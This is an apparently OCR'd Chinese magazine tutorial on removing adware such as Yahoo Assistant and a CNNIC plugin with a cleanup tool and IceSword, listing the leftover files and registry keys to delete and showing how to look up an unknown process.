
升级成功后就可以找到更多的流氓软件了，好了，我们继续吧！

一、查找和清除已知流氓软件

选择“系统清理”项，再选择“恶意软件清理”，最后点击“开始检测”按钮，就能自动查找系统中存在的恶意软件，如图2所示，可以发现我的系统里面有许多流氓软件。

这里就拿我最讨厌的Yahoo助手开刀吧，我们选中需要清理的流氓软件，点击“开始清理”按钮，大多数流氓软件就被扫地出门了。为什么我说大多数流氓软件呢，因为像Yahoo助手、百度搜索、CNIC插件不能彻底清除，如图3所示，是不是出现提示删除某些文件失败了呢？


图2 发现流氓软件


图3 清理流氓软件

二、彻底清除流氓软件

虽然软件提示流氓软件清理成功，但我们看详细的结果却提示有些文件和注册表的项目无法清除，图3就显示Yahoo助手的相关文件清除失败。

删除文件：{prg}Yahoo!\Assistant
删除文件：{win}Downloaded Program Files\cns*.*
删除注册表项目：HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_CNSMINKP
删除注册表项目：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_CNSMINKP

这里{Prg}指系统的Program files文件夹，而{win}指系统目录（由于我安装的是Windows 2000，且安装在C盘，所以win指的是c:\winnt。如果你是xp系统的话，就应该是c:\windows）。接着让IceSword出场了，用它的相关功能对上面提到的地方进行删除，图4删除的是HKEY_LOCAL_MACHINE\SYSTEM\Control

Set001\Enum\Root\LEGACY_CNSMINKP，图5删除的是Yahoo!\Assistant。图6删除的是Downloaded Program Files\cns*.*。

小提示

cns*.* 代表所有以cns开头的文件及后缀名称为任意名称。




图4 删除注册表相关键值




图5 删除Yahoo!\Assistant




图6 删除Downloaded Program Files\cns*.*

三、判断未知进程

当你系统中的程序越来越多，就会出现许多自己不了解的进程，这时判断其中的木马之类的程序就麻烦了，但我们可以通过下面的方法来辅助判断。

首先选择“系统清理”——“系统进程清理”，再选择你不了解的进程，这里右键选择“Ylive.exe”，选择“进程详细信息”，如图7所示。这时就会打开一个网页，该网页显示的是刚才选择的




图7 查看指定进程详细信息

进程Ylive.exe的相关信息，如图8所示。




图8 Ylive.exe进程相关信息

通过图8我们可以知道其进程是属于yahoo的，会使用网络并且后台进行工作。这些信息大大方便了我们判断。

到这里文章也结束了，我很菜，文章也菜，感谢小编GG对我的帮助，如果有什么问题大家可以去www.nohack.cn/bbs和我交流。

【文中涉及到的恶意软件清理助手、IceSword，已经收录在光盘中】

编辑点评： 作者选择IceSword的理由是不会受系统的限制，且不显示具有隐藏特性的文件及注册表项，还有，作者在删除注册表项目的时候忘记删除HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_CNSMINKP。我好奇的发现还有一个辅助清理工具（DosTools.exe），见图9。用Tab键可以进行选项的切换，Alt+F可以调出菜单。

